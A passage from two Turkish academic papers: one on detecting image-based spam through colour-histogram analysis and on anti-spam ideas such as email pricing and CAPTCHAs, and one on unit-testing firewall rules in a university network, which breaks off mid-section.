listelerinin yeterince hızlı bir biçimde güncellenmesi mümkün olmamaktadır.

İkinci yöntem olan içerik filtrelemenin kökleri de birinci yöntem kadar eskiye dayanır. İçerik

rik filtreleme yöntemi ilk olarak e-postaların belirli anahtar kelimeleri içerip içermemesine göre filtrelenmesi olarak ortaya çıkmıştır. Kelimelerin teker teker filtrelenmesinin gelen mesajların çokluğu ve çeşitliliği karşısında yetersiz kalmasının yanında bu sistemin meşru e-postaları da spam olarak tanımlayarak yaptığı hatalı tespitlerin çokluğu sebebiyle mesajları statik kriterler erine istatistiksel yöntemler kullanarak filtreleyen sistemler geliştirilmiştir. İstatistiksel içerik filtreleme sistemleri, e-posta mesajlarını tek bir kelime yerine içindeki kelimeler arasında tespit edilen istatistiksel bağlantılar yardımıyla sınıflandırır.

İçerik tabanlı filtrelemenin bir diğer yolu ise Internet üzerinden kullanıcıların ortak çalışması yardımıyla oluşturulan spam e-postalarının şifrebilimsel parmak izlerinden oluşan çevrimiçi veritabanlarının kullanımınıdır. Bu yöntemde kullanıcılar spam olduğunu tespit ettikleri mesajları çevrimiçi olarak çalışan spam tespit sunucularına yollarlar. Bunun ardından sisteme bağlı diğer posta sunucuları aldıkları mesajların şifrebilimsel imzalarını bu servis üzerindeki imza ile karşılaştırarak mesajın niteliği üzerine karar verir. Spam e-postalarının hızla tespitini sağlayıp yayılmasını önleme yeteneğine sahip olmakla beraber bu sistemin en büyük dezavantajı spam tanımının kişiden kişiye gösterebileceği farklılıktır. Bu farklılıklar sistemin farklı kişiler farklı seviyede tutarlılığa sahip olmasına sebep olacaktır.

Günümüzde modern spam filtreleme sistemleri bu yöntemleri teker teker uygulamak yerine bu sistemleri birlikte uyarlamakta ve e-posta hakkında nihai kararlarını vermeden önce bu sistemlerden gelen sonuçları değerlendirerek bir karar vermektedirler. Bu sayede sistemlerin tek başlarına ortaya çıkan eksikliklerini gidermek mümkün olmaktadır.

### 2. Resim İçerikli Spam

Geçen yıllar içerisinde içerik filtrelemesinde istatistiksel yöntemlerin kullanımı metin içe-

rikli spam e-postalar ile mücadelede oldukça başarılı bir grafik sergilemiştir. Ne yazık ki bu yöntemler geliştirilirken spam göndericileri de bu yöntemleri atlatmak için yeni yöntemler geliştirmiştir. Mesajın içine rastgele karakterler eklemek ve kelimeleri bozmak gibi yöntemlerle başlayan bu yöntemler günümüzde en uç noktaya resim tabanlı spam mesajları ile ulaşmıştır.

Resim içerikli spam, adından da anlaşılacağı üzere, mesaj gövdesi yerine mesaja ekli bir resim içerisinde iletilen spam mesajıdır. Bu tip mesajların tipik özelliği klasik mesaj gövdesinin varolmaması veya metin tabanlı mesajları işleyen içerik filtrelerine takılmadan geçmesini sağlayan bir içerikle dolu olmasıdır. Mesaja eklenen bu resim, mesajın kullanıcıya iletilmek istenen içeriğini taşır. Asıl mesaj bir resim içerisinde gizli olduğundan metin tabanlı içerik ile çalışan filtreleme yazılımlarından saklanabilirler.

Uygulamasının kolaylığı ve filtreleme sistemlerine takılmayı bu sistemin spam göndericileri arasında hızla popülerleşmesini sağlamıştır. Bu popüleritenin sonucu olarak her geçen gün spam mesaj trafiği içinde resim tabanlı spam mesajlarının oranı artmaktadır. Buna paralel olarak, resim tabanlı olarak iletilen veri, metin tabanlı spam e-postalarına oranla çok daha fazla bant genişliği ve disk alanı kullanımına yol açmakta, bu da spam e-postalardan kaynaklanan zararın her geçen gün katlanarak artmasına sebep olmaktadır. Ironport'un açıkladığı rakamlara göre, Aralık 2006'da resimle spam e-postalar, tüm spam e-postaların yaklaşık %35'ini oluşturuyor.

### 2.1 Spam Filtreleme Yazılımlarının Durumu

Günümüzde kullanılan istatistiksel içerik tabanlı spam filtreleme yazılımlarının çoğunluğu e-postaların sadece metin içerikleri üzerinde inceleme yapmaktadır. Yukarıda bahsedilen sebeplerden dolayı bu sistemler resim içerikli spam mesajları karşısında yetersiz kalmaktadır. Günümüzde resim içerikli spam e-postalarının filtrelenmesi için kullanılmakta olan iki yol vardır. Bu yollardan ilki klasik RBL, DCC gibi yaklaşımlara başvurarak bu sistemleri resim ta-

banlı spam mesajlarını da içerecek biçimde genişletmektir. Yeni geliştirilen ikinci bir yöntem ise resim içeriğinin optik karakter tanıma (OCR) yazılımları yardımıyla metne çevrilmesidir. Resim içeriğinden çıkartılan metin daha sonra klasik metin tabanlı bir spam filtresine iletilir ve bu filtre tarafından içeriği istatistiksel olarak incelenir. Bu yöntemin başarısı ne yazık ki kullanılan optik karakter tanıma sisteminin başarı katsayısı ile doğru orantılıdır ve bu sistemin başarısız olduğu noktalarda kullanımı güçleşmektedir. Dahası optik karakter tanıma sistemlerinin özellikle günümüzde insanların birbirleriyle giderek daha sık paylaşmaya başladıkları fotoğraflar gibi yüksek çözünürlükte resimler üzerinde çalışırken aşırı yüklenmeleri bu sistemlerin kullanımını pratikte oldukça zorlaştırmaktadır.

### 2.2 Resimlerin Özeti: Histogramlar

Renk histogramı resimlerin renk dağılımı hakkında bilgi almanın hızlı bir yoludur. Bir resmin renk histogramı o resimdeki pikseller içerisinde bir rengin kaç defa kullanıldığının bilgisini içerirler. Histogramlar genellikle 256 renkli gri ölçekli resimler üzerinden çıkarılır. Üç veya dört kanallı renkli resimlerin her kanalının ayrı ayrı histogramı hesaplanabileceği gibi resmin gri ölçekli bir hale getirilerek bütün kanalların ortalaması üzerinden histogram bilgisinin hesaplanması da mümkündür. Bunun yanında sekiz bitlik bir renk paleti kullanarak renklendirilen görüntülerin renkli haliyle de işlenmesi mümkündür.

Histogram bilgisinin doğru biçimde işlenmesi ile bir resmin içeriği hakkında göreceli bir fikre sahip olmak mümkündür. Örneğin fotoğraflar genelde düzenli ve taban noktasından tepe noktasına göreceli olarak yumuşak geçişler yapan bir histogram eğrisi sergilerler ve resimde renklerin kullanımı oldukça düzenli biçimde dağılmıştır. Buna karşılık bilgisayar da hazırlanmış grafikler gibi görüntülerde renk kullanımı daha az ve dağılımı daha keskindir. Bunun sebebi bilgisayar üzerinde üretilen grafik çalışmalarının renklerinin çok daha keskin bir biçimde saf renklerden oluşacak şekilde üretilmesidir. Fotoğraf gibi doğadan elde edi-



len resimlerde ise gerek resmin dijital ortama transferi gerekse mükemmel olmayan optik sistemlerde gelen bozulmalar gibi sebeplerle renkler saflıktan uzak olmakta bu da daha dağınık bir renk ölçeğine yol açmaktadır.

Farklı tiplerde resimlerin sergiledikleri bu farklı histogram davranışları resimlerin içeriği üzerinde gerçek bir inceleme yapmadan dahi sağlıklı çıkarımlarda bulunmamızı mümkün kılar. Bir resim türü çoğunlukla belirli bir histogram dağılımını izliyorsa bu yapının istatistiksel yöntemler kullanılarak modellenmesi ve bu modele uygun olan resimlerin tespit edilmesi mümkündür.


### 3. Histogram Analizi İle Filtreleme

Yürütülen çalışmada, spam göndericisinden gelen e-posta, sunucu (MTA) tarafından filtreye gönderilir. Bu aşamada devreye giren python kodu, gelen e-posta içinden resmi alır. Ardından gri ölçekli pgm formatına dönüştürülen resmin histogramı çıkarılır. Gönderilen resim tabanlı spam e-postaların en karakteristik özelliği beyaz arka plana sahip olmaları ve çok az renk kullanılmış olmasıdır. Oluşturulan histogram datasında kullanılmayan renkleri ifade eden 0 sayısı ile diğer sayılara göre çok daha fazla karşılaşılmaması, bir spam olma işareti olarak kabul edilmiştir. Buna ek olarak, çizilen histogramlarda tepe noktası olarak kabul edilen, en çok karşılaşılan renk bilgilerinin, diğer renklere olan baskınlığının da spam olma belirtisi olduğu ortaya çıkmıştır.


Bu çalışma sürecinde, herhangi bir kullanıcının almış olduğu bir ekran görüntüsünü e-posta olarak gönderdiği durumda, bu e-postanın spam olarak işaretlenmemesi için, popüler resim paylaşım siteleri üzerinde bir araştırma yapıldı. Google arama motorunda Grafikler seçeneğine "screenshot" (ekran görüntüsü) yazılarak, gelen sonuçlar içinden örnek spam resimlerine çok benzeyen 60 resim seçilmiştir. Yine benzer bir çalışma Flickr resim paylaşım sitesi üzerinde de yapılmıştır. Sonuçta elde

edilen 60 Google kaynaklı, 60 Flickr kaynaklı ve 60 spam olmak üzere toplam 180 resmin histogram analizleri yapılmıştır. Elde edilen histogram datalarının bir kısmı şu şekildedir:


Google'dan elde edilen resimlerden bir örneğin histogramı:



Flickr'dan elde edilen resimlerden bir örneğin histogramı:



Spam olarak işaretlenmiş resimlerden bir örneğin histogramı:



Histogram datalarından açıkça görülebildiği gibi, spam içerikli resimlerde yoğun olarak 0 sayısına rastlanmakta, tepe noktaların diğer sayılara göre çok daha büyük değerlere sahip olduğu farkedilmektedir. Bu bilgilerden yola çıkarak, toplam 256 elemanlı histogram bilgisine dayanarak, yarısından fazla 0 sayısı içeren ve de en yüksek 3 tepe noktası değerinin toplam piksel sayısının yarısından fazla olduğu resimleri spam içerikli kabul edilmiş ve istemciye iletilmeden engellenmiştir.

Bu yöntemle, sunucuya gelen resim tabanlı spam e-postalarının filtre tarafından yakalanma oranı %81 olarak tespit edilmiştir. Bölüm 2.1'de değinildiği gibi, günümüzde kullanılan spam filtreleme yazılımlarınca yeterli düzeyde engellenemeyen resim içerikli spam e-postalarının yakalanması için, bu oran kabul edilebilir bir orandır.

### 4. Spam Engelleme Yöntemleri

Bugün gelinen nokta göstermiştir ki, spam e-posta ile mücadele, bu spamlerin kullanıcıya ulaşacağı aşamada değil, spam e-postanın gönderileceği aşamada yapılmalıdır. Spam e-postanın bu kadar yaygınlaşmasının ana sebepleri gönderiminin çok kolay ve neredeyse maliyetsiz olmasıdır. O zaman, ya bu kolaylığı engelleyecek ya da maliyeti yükseltecek önlemler alınmalıdır.

#### 4.1 Ücretlendirme

Spam göndericilerinin masraf olarak görebilecekleri temel iki unsur işlemci gücü ve ağ trafiği ücretleridir. Günde milyonlarca e-posta gönderen spammer'lar bu yükü kaldıracak bilgisayarlara ve yüksek kapasiteli bant genişliklerine ihtiyaç duyar. Ancak spam gönderim işini tek merkezden yapmak hem maliyetli hem de tespiti kolaylaştıran bir yöntemdir. Bu nedenle, virüs veya truva atlarıyla dünya genelinde binlerce bilgisayarı yönetebilen spam göndericileri botnet veya zombi olarak tabir edilen bu bilgisayarları kendi amaçları doğrultusunda yönlendirerek, hem bilgisayar gücü

hem de bant genişliği anlamında maliyet sorunu yaşamamakta. Botnetler kullanarak, spam gönderimi yapmak hemen hemen sıfır maliyet anlamına gelmektedir.

Spam gönderim maliyeti bu şekilde sıfırlanabileceğine göre, e-posta göndermenin başka bir yöntemle maliyetlendirilmesi gerekir. Buna cevap olarak ortaya atılan çözüm, e-posta göndermenin ücretli hale getirilmesidir. Ancak Internet'in belkide en yaygın kullanımı olan e-postaların nasıl ücretlendirileceği bazı soru işaretlerini de yanında getirir. İlk akla gelen bu ücretin ne kadar olacağıdır. Normal e-posta kullanıcılarının mağdur olmaması için bu ücretin çok küçük bir miktar olması gerekir. Öyle ki, günde 50-100 e-posta gönderimi yapan bir kişi için rahatsız edici olmayacak bir tutar iken, milyonlarca e-posta gönderen kişiyi caydıracak bir ücretlendirme gerekir. Ayrıca bu ücretleri kimin toplayacağı, hangi yasal çerçevede dahilinde bu ücretlendirmenin yapılacağı çözülmesi gereken konulardır. Bu öneri kapsamında, normal e-posta kullanıcılarını daha az mağdur etmek için, alıcının e-postayı aldığı anda spam veya değil olarak işaretlemesi ve eğer spam değil ise bir ücretlendirme yapılmaması da çözümün bir aşaması olabilir. Temel amaç, spam göndericisinin bu maliyeti göz önünde bulundurarak spam gönderiminden vazgeçmesini sağlamaktır.

#### 4.2 E-posta Gönderiminin Zorlaştırılması

Güçlü bilgisayarlar ve yüksek bağlantı hızları sayesinde, saniyede binlerce e-posta göndermek mümkün hale gelmiştir. Bu kolaylık spam gönderimini cazip hale getirmektedir. Spam'in engellenmesi için, toplu e-posta gönderimine bazı engeller getirilmeli. Bu, e-posta gönderme sürecine yapılacak bazı ek işlemlerle sağlanabilir.

##### 4.2.1 Captcha Kullanımı

Captcha (Completely Automated Public Turing test to tell Computers and Humans Apart) görselleri, yeni nesil Turing testleri olarak kabul edilebilir. Sadece insan gözüyle ve algısıyla, bir imajın içine gömülmüş karakterlerin

anlaşılması gerekir. İyi bir captcha görselinin, resim işleme ve optik karakter tanıma algoritmalarıyla çözülememesi gerekir. E-posta kullanıcısı, göndereceği e-postayı hazırlayıp gönderdiğine bastığında, karşısına bir captcha görseli çıkar. Bu captcha çözüldüğünde e-posta gönderilir. Toplu e-posta gönderimi sırasında sürekli captcha çözülmesi gerekeceğinden, işin otomatikleştirilmesi mümkün olmaz. Normal e-posta kullanıcıları ise göndereceği her e-posta için yaklaşık 10 saniyelik bir captcha çözme sürecine maruz kalır. Bu yöntemin getirileri olduğu gibi, vakit kaybı olarak dezavantajları da vardır.

#### 4.2.2 Hashing Algoritmaları

Spam gönderimini güçlendirmek amacıyla uygulanabilecek bir başka yöntem, gönderilecek e-postanın, örneğin 5 saniye süren, bir algoritmadan geçmesidir. Her bir e-postaya uygulanan bu fonksiyon, toplu e-posta gönderimlerinin çok uzun süre almasına sebep olacaktır. Normal e-posta kullanıcısı, göndereceği e-postanın beş saniye gecikmesinden mağdur olmayacaktır. Ancak bir seferde on milyon e-posta gönderen spammer'in işi yaklaşık 600 gün sürecektir. Bu algoritmanın e-posta alıcı tarafında ise hızlı çözülebilmesi gerekir. Hedef e-posta gönderimini yavaşlatmaktır. Alıcının bu yöntemden asgari düzeyde etkilenmesi gerekir.

#### 5. Sonuç

Spam e-posta gönderimi cazibesini korudukça, filtreleme yazılımları ne kadar başarılı olursa olsun, spam göndericileri her zaman bir adım öne geçmenin yolunu bulacaktır. Resim tabanlı spam gönderme fikri de bunun bir göstergesidir. Bu çalışmada bahsedilen yöntem, günümüzde spam filtreleme yazılımlarının yetersiz kaldığı noktada devreye girecek ve resim tabanlı spam e-postaların yakalanmasında kullanılabilir. Günümüz spam filtreleme yazılımlarının kullanmadığı histogram analizi ile %81 başarı sağlanmış ve resimli postaların karakteristik özelliklerine dair önemli ipuçları elde edilmiştir.

Çalışmanın ileri safhalarında, bu yöntemin, yakalayamadığı e-postalar kullanıcı tarafından spam olarak işaretlendiği takdirde, öğrenilebilir olması ve benzer özellikte bir e-posta daha geldiğinde onu filtreleyebilmesi amaçlanmaktadır. Ayrıca çalışmanın ürünü olarak ortaya çıkacak program, spam filtreleme yazılımları ve/veya e-posta istemcileri için bir eklenti halinde açık kaynaklı olarak dağıtılacaktır.

#### 6. Kaynaklar

- [1] Balvanz, J., Paulsen, D., Struss, J. "Spam Software Evaluation, Training, and Support: Fighting Back to Reclaim the Email Inbox." Ekim 2004. Proceedings of the 32nd annual ACM SIGUCCS conference on User services.
- [2] Gündüz, H.C., Başar E., "Resim İçerikli Spam E-postaların Engellenmesinde Histogram Analizi Yöntemi", Inet-tr Türkiye'de İnternet Konferansı, Ankara, Aralık 2006.
- [3] Mangalindan, M. "Some Bulk Mailers Make a Healthy Living On Steady Diet of Spam". The Wall Street Journal Europe, 13 Kasım 2002.
- [4] O'Brian, C., Vogel, C. "Spam Filters: Bytes vs. Chi-squared; Letters vs. Words." Eylül 2003. Proceedings of the 1st international symposium on Information and communication technologies ISICT '03.
- [5] Shapiro, L., Stockman, G., *Computer Vision*. Prentice Hall, 2001.

## Güvenlik Duvarı Kurallarına Birim Test Yöntemi Uygulanması

### Remzi Emre Başar, Can Burak Çilingir

İstanbul Bilgi Üniversitesi (27 Ocak 2007)

**Özet:** Bir yazılım geliştirme metodolojisi olarak ortaya çıkmış olmasına karşın birim testleri bilişim dünyasının farklı alanlarında da uygulanabilirlik sunarlar. Tasarımın genişlediği, karmaşıklaştığı ve hata takibinin zorlaştığı birçok durumda birim testler kullanılarak tasarım örneği oluşturacak bir belgelendirme üretilirken ayrıca tasarımda yapılacak olan değişikliklerin sistemin geri kalanının çalışmasını etkilemesine engel olunabilir. Birim testlerin getirdiği bu avantaj özellikle ağ güvenliği gibi hassas bir konuda kullanılarak güvenlik duvarı tasarımında ortaya çıkabilecek hatalar ve bu hatalardan kaynaklanabilecek güvenlik açıkları büyük ölçüde bertaraf edilebilir. Doğru tasarlanmış birim testler kullanılarak karmaşık ve heterojen ağlarda dahi güvenlik duvarı mimarileri sağlıklı bir şekilde oluşturulabilir.

#### İçindekiler

- 1 Giriş
- 2 Akademik Ortamlarda Güvenlik Pol.
  - 2.1 Akademik Kadro
  - 2.2 öğrenciler
  - 2.3 Diğer Kullanıcılar
  - 2.4 Sunucuların "Özel İhtiyaçları"
- 3 Birim Testleri
  - 3.1 Yazılım testleri
    - 3.1.1 Yazılım testleri geçmişi
    - 3.1.2 Yazılım testi aşamaları
  - 3.2 Uyarılma
- 5 Test yöntemi
  - 5.1 Kullanılan yazılımlar
- 6 Gelecek planları
  - 6.1 Bant genişliği kontrolü
  - 6.2 Paket üretici kullanımı
  - 6.3 Nagios entegrasyonu
- 7 Sonuç

#### 1 Giriş

İnternet, ilk ortaya çıktığı yıllardan başlayarak güven temeline oturan protokoller üzerine inşa edilmiştir. İnternet'in ortaya çıktığı askeri ve akademik ortamlarda bu güven durumu akademik dünyanın ihtiyaçları ile aynı doğrultuda bir hareket olduğundan, bu protokollerdeki güvenlik eksikliği İnternet'in askeri ve akademik ortamlar dışında yaygınlaşmasına kadar farke-

dilememiştir. İnternet'in güvene dayalı doğasının değişmesi ve bunun yerini dışarıdan gelecek saldırılara karşı gerekli önlemleri almayı mecburi kılan güvensizlik temelli bir anlayışın ortaya çıkması ile güvenlik duvarı kavramı hayatımıza girmiştir. Önce büyük servis sağlayıcıların veri merkezlerinde, ardından teker teker sunucuların üzerinde görülmeye başlanan güvenlik duvarı uygulamaları, günümüzde masaüstü bilgisayarlarda dahi kullanılmaktadır. Güvenlik duvarının işlevi, bir sistem ile bağlı olduğu ağ arasında gidip gelen veri paketlerini kaynak adresi, hedef adresi, hedef port numarası ve benzeri kriterlere dayanarak değerlendirmek ve bu değerlendirme sonucunda söz konusu veri paketine önceden belirlenmiş bir kurallar dizisini uygulamaktır. Bu kurallar veri paketini kabul veya reddetmek gibi basit kurallara olabileceği gibi, paketi diğer bir sisteme iletmek veya özniteliklerini değiştirmek gibi daha karmaşık işlemler de içerebilir. Güvenlik duvarının iç işleyişine bağlı olarak bu kuralların uygulanış biçimi farklılık gösterebilir.

Her ne kadar İnternet'in ortaya çıktığı dönemde akademik ortamlarda hakim olan güven hissiyatı şu anda kullandığımız ağ protokollerinin güvene dayalı olarak tasarlanmasına sebep olacak kadar yoğunsa da günümüzde akademik kurumlar da en az diğer kurumlar kadar İnternet üzerinden gelecek saldırılar için hedef teş-

kil etmektedir. Bunun yanında, akademik ortamlarda kişilerin rollerinden (öğrenci, öğretim görevlisi, v.b.) kaynaklanan güvenlik politikası farklılıkları ve yük dengeleme gibi ihtiyaçlar da akademik ortamlarda güvenlik duvarlarının kullanımını mecburi kılmaktadır.

## 2 Akademik Ortamlarda Güvenlik Politikaları

Güvenlik duvarı politikaları, uygulanacağı yerin niteliğine göre farklılık gösterir. Bir ev kullanıcısının güvenlik politikası ile ticari bir kuruluşun, ya da akademik bir kurumun güvenlik ihtiyaçları birbirinden çok farklı olacaktır. Güvenlik politikası bu ihtiyaçlar göz önünde bulundurularak biçimlendirilir ve güvenlik duvarı kuralları bu politikaları yansıtabilecek biçimde ayarlanır.

Akademik bir kurum içerisinde, kişilerin İnternet'ten ve yerele ağ üzerinde sunulan hizmetlerden faydalanma biçimleri kurum içerisindeki rollerine bağlı olarak belirgin farklılıklar gösterir. Bu nedenle her bir grup için uygulanacak güvenlik kuralları belirlenirken o grubun kullanım biçimi göz önünde bulundurulup, bu kullanım biçimine uygun bir politika tasarlanmalıdır. Bu grupları ve uygulanacak örnek politikaları bir gözden geçirmek faydalı olacaktır.

### 2.1 Akademik Kadro

Akademik alanda yapılan çalışmaların doğası gereği, akademik çalışmalar ile uğraşan kullanıcıların normalden daha geniş bir alanda erişim ihtiyaçları söz konusudur. Bunun yanında akademik kadronun kendi içinde iletişimi ve birlikte çalışma ihtiyacı sebebiyle yerel ağ üzerinde de bazı servislerin sunulması da mümkündür. Bu tip servisler üzerinde dışarıdan erişilmemesi gereken bilgilerin bulunması durumunda bu servislerin de sadece akademik kadro tarafından erişilebilir kılınması son derece önemlidir.

### 2.2 Öğrenciler

Akademik ağlar üzerinde öğrencilerin ağ hizmetleri ve İnternet'ten faydalanmaları okul/bölüm bünyesinde kurulan bilgisayar laboratuvarları aracılığıyla mümkün olmaktadır. öğrencilerin ağ üzerindeki etkinlikleri genellikle okul tarafından öğrencilere yönelik olarak sunulan dosya depolama, e-posta ve benzeri servisler ile İnternet'te, web üzerindeki kaynaklara erişim şeklinde ortaya çıkmaktadır. Bazı özel durumlar haricinde öğrencilerin web dışındaki bilgi edinme kaynaklarından çok fazla faydalanmadıkları bilinmektedir.

Bu gibi olağan kullanımların yanında öğrenciler tarafından kullanılan sistemlerin eğitim dışındaki amaçlarla, dosya paylaşım hizmetlerine ve anında mesajlaşma sistemlerine bağlanmak veya dışarıya yönelik saldırılar gerçekleştirmek amacıyla da kullanılabilirdiği bilinen bir gerçektir. Bu nedenle öğrenciler tarafından kullanılan sistemlerin özellikle gerek yerel ağ içerisinde, gerekse İnternet üzerindeki kaynaklara erişimi konusunda koyulacak kuralların bu tip kötüye kullanımlara engel olabilecek biçimde kısıtlayıcı olması gerekmektedir.

### 2.3 Diğer Kullanıcılar

Üniversitelerin akademik çalışmaları içerisinde yaptıkları bir diğer uygulama da çeşitli toplantı ve konferansların düzenlenmesidir. Özellikle günümüzde yaygınlaşan taşınabilir ve kablo-suz teknolojiler neticesinde bu tip etkinliklere katılan konukların İnternet bağlantısı ihtiyacı gibi normal şartlarda o ağa bağlı olmayan kişileri de geçici olarak ağa dahil etme ihtiyacı ortaya çıkmıştır. Özellikle genel katılıma tamamen açık olan ortamlarda bu durum herkesin erişimine tamamen açık bir ağ işletmek ile eşit derecede risk içerir. Bu nedenle özellikle yetkisiz birinin kurumun ağ bağlantısı üzerinden dışarıya gerçekleştirebileceği saldırılara karşı önlem alınması şarttır.

### 2.4 Sunucuların Özel İhtiyaçları

Bunların yanında akademik bir kurumda İnternet kullanımı tek yönlü değildir. Yerel ağdan

dışarıya yapılan bağlantılar söz konusu olduğu gibi hemen hemen bütün akademik kurumlar dışarıya yönelik FTP, web ve e-posta gibi servisler sunarlar. Bu servisler yapılacak bağlantıların da yerel ağ üzerinde bu servisleri sağlayan sistemlere yönlendirilmesi, iç ağa yapılacak doğrudan bağlantıların engellenmesi gibi görevlerin de yerine getirilmesi gerekmektedir.

Bütün bu ihtiyaçlar göz önüne alındığında özellikle ağ üzerinde sunulan servislerin ve bu servisleri kullanan kullanıcıların sayısı arttıkça güvenlik duvarı kurallarının yapısı da karmaşıklaşmaktadır. Bu karmaşıklığın en önemli etkisi, yeni eklenen kuralların hali hazırda çalışmakta olan sistemin tutarlılığını bozup bozmadığının takip edilmesini gerekli kılmıştır.

## 3 Birim Testleri

Birim testleri, yazılım doğruluk kontrolü yöntemlerinden birisidir. Birim testleri tanımını ve bu makalede ne bağlamda işimize yarayacağını tartışmadan önce, yazılım testleri tanımı ve tarihine göz atmak yararlı olacaktır.

### 3.1 Yazılım testleri

Yazılımların üretilme sebeplerinin başında müşteri istekleri geldiğinden testi bu bakış açısı ile değerlendirmeye çalışacağız. Testler ile 2 ana derdin önüne geçilmeye çalışılır.

1. Yazılımın kullanıcının umduğu işi yapmaması.
2. Yazılımın tasarlanmadığı şekilde çalışması.

İlk durum tasarım sorunu iken diğer durum yazılım sorunlarına, belki de daha doğru olarak teknik sorunlara denk gelmektedir. Yazılım testlerinin amaçlarından bir tanesi özellikle ikinci gruptaki sorunları ortadan kaldırmaktır.

#### 3.1.1 Yazılım testleri geçmişi

... - 1956 Hata ayıklama ile yazılım testi arasında net bir ayrım yoktu.

1957 - 1978 Hata ayıklama ve yazılım testi kavramları ayrı ayrı işlenmeye başladı. Yazılımın gereksinimlere uyduğu yazılım testleri ile kontrol edilmeye başlanmıştır.

1979 - 1982 Yazılım geliştirmede temel amaç hata ayıklaması haline gelmiştir.

1983 - 1987 Yazılımın kullanım süresi boyunca kullanımı gözetlenmiş ve kalite testlerine tabi tutulmuştur.

1988 - günümüz Yazılım testleri, yazılımın belirtilmelere uyduğunu test etmenin yanı sıra, hataları bulma ve hataları engelleme gibi amaçlara hizmet etmeye başlamıştır. Günümüz yazılım test kültürünün temel dayanak noktaları olan IEEE'nin test dokümanları standardı<sup>2</sup> ve "The Complete Guide of Software Testing" kitabının üretimi bu döneme denk gelir.

#### 3.1.2 Yazılım testi aşamaları

Yazılım testlerini kabaca 4 aşamaya ayırabiliriz.

1. Birim testler ile sistemi oluşturan ufak parçaların kendi içlerinde testi
2. Ayrı parçaların birbirleri ile etkileşimlerinin/birleşmelerinin testi
3. Parçalar birleştikten sonra ortaya çıkan bütün yazılımın gereksinimlere uygunluk testi
4. Üretilen yazılım müşteri tarafından testi. Bu aşamada firma içinde ilk testler için alpha sürümü üretilebilir, ardından müşteri testi için beta sürümleri üretilebilir.

Bu makale, bahsi geçen yöntemlerin sadece ilk aşaması ile, yani birim testler ile ilgileniyor.

### 3.2 Uyarılama

Birim testi aşaması için öncelikle test durumları ve bu durumdaki beklentilerin gerçekleşip gerçekleşmediği test edilir. örneğin, çok basit bir test durumu, belli bir butona basıldığında ekrana "Ad Soyad" içeren bir uyarı çıkıp çıkmadığını kontrol edebilir. Bu durum, mesela

<sup>2</sup> IEEE 829-1988 (Test Documentation Standard)

bir insan tarafından, butona tıklanarak ilgili uyarının çıkması gözlemlenerek çalıştırılabilir.

Test durumları kağıt üzerinde tanımlanıp elle kontrol edilebileceği gibi, uygun durumlarda bilgisayar ya da otomatik başka bir sistem tarafından da çalıştırılabilir. örneği basite indirgeyecek olursak, bir sayıyı ikiye bölen bir fonksiyonu test ederken kullanacağımız test durumları, “6 ile çağrıldığında 3”, “10 ile çağrıldığında 5” sonuçlarını kontrol edecektir ve bu tarz testleri de bilgisayar yardımı ile otomatik olarak yapmak mümkün olacaktır.

Birim testler için gerekli test durumları belirlendikten sonra, yazılım, bu makale tabanında düşünürsek güvenlik duvarı kurallarında rahatça yeniden düzenlemeye ya da kural değiştirmeye gidilebilir. Eğer yeni eklenen kod/kural eski kurallardan birisini bozacak olur ise, test durumlarından bir tanesi çalışmayacak ve hatanın farkına varma süresi en aza çekilecektir. Bunun sonucunda bu hatanın yol açacağı maddi kayıp ve iş yapamama durumu ortadan kalkacaktır.

#### 4 Uygulama Detayları

Önceki kısımlarda da açıklandığı gibi güvenlik duvarlarının temel amaçları bir veri paketinin kaynağı ve hedefi arasında bir noktada durarak belirlenen kural dizisine uygun biçimde paketlerin geçişini kontrol altında tutmaktır. Bu davranışı bir birim test sistemi içerisinde test etmek için sistemimizin ki parçadan oluşması gerekir. İlk parçamız aradaki bağlantı testini yapacak olan uygulama motorudur. Uygulamanın bu parçası iki sistem arasında bağlantı kurulup kurulmadığını ve test sonucunun beklenen sonuç ile uyup uyuşmadığını kontrol eder.

Uygulamanın ikinci parçası ise test edilecek kuralların tanımlandığı ayar dosyasıdır. Bu dosyada sistemler arasında test edilmesi istenen bağlantılar ve beklenen sonuçlar listelenir. Bu kurallar dizisi birim test uygulaması için gerekli bilgiyi sağladığı gibi güvenlik duvarı politikasının belgelenmesi amacıyla da kullanılabilir.

#### 5 Test Yöntemi

Bu tip bir uygulama için kullanılacak en basit test yöntemi ayar dosyasında belirtilen servislere bağlanmaya çalışmak ve sonucu kontrol etmektir. Bu yöntem her ne kadar tek noktadan diğer yerlere yapılacak bağlantıları test etmekte işe yararsa da özellikle birden fazla adres bloğu içerecek şekilde parçalanmış olan ağlarda bu yöntem yetersiz kalacaktır. Parçalı bir ağ yapısında ağın bazı bölümlerinin çeşitli servislere erişmesi bazı bölümlerinin ise erişmemesi istenen durumlarla sıkça karşılaşılır.

Birim testleri ağın farklı bölümleri için ayrı ayrı tanımlamak ve o yerlerden çalıştırmak özellikle karmaşık ağ yapılarında pratiklikten oldukça uzak bir durumdur. Bunun yerine birim test uygulamasının çalıştırıldığı sistemden diğer sistemlere de erişerek bu sistemler üzerinde çalışacak olan birim testleri de yönetebilmesi gerekir.

Bu bilgiler ışığında bir güvenlik duvarı birim test uygulamasının test metodu şu şekilde özetlenebilir:

- Bulduğu sistemden dışarıdaki servislere bağlanmayı dener
- Bağlantı denemesinin sonucunu beklenen sonuç ile karşılaştırır
- Diğer ağlardaki sistemlere bağlanarak bu sistemler üzerinden diğer ağlara yapılan bağlantıların kurallara uyup uymadığını test eder.

#### 6 Gelecek Planları

Bu makalenin de konusunu oluşturan ve yukarıda anlattığımız araçlar kullanılarak geliştirdiğimiz birim test uygulamasımız şu anda Bilgi Üniversitesi Bilgisayar Bilimleri bölümünün güvenlik duvarı altyapısının test edilmesi amacıyla aktif olarak kullanılmaktadır. Uygulamanın tam teşekküllü bir birim test altyapısına dönüşmesi için ise daha bazı geliştirmelere ihtiyaç vardır. Bu geliştirmelerden bazıları aracın temel

test fonksiyonlarını geliştirmeye, diğerleri ise kullanım kolaylığı sağlamaya yöneliktir.

#### 6.1 Bant genişliği kontrolü

Bugünkü haliyle, uygulama sistemler arasındaki bağlantı kurallarını test edebilmekle beraber bant genişliği kontrolüne yönelik kısıtlamalar üzerinde bir test yapma yeteneğinden uzaktır. Doğrudan adres bazında yapılacak bant genişliği kısıtlamaları üzerinde çalışan bir test geliştirmek görece kolaysa da servis bazında uygulanan bant genişliği kısıtlamalarını test edecek bir yapı test edilecek her servis için o servise özel ilgi gerektireceğinden gerçekleştirilmesi göreceli olarak daha zordur.

#### 6.2 Paket üretici kullanımı

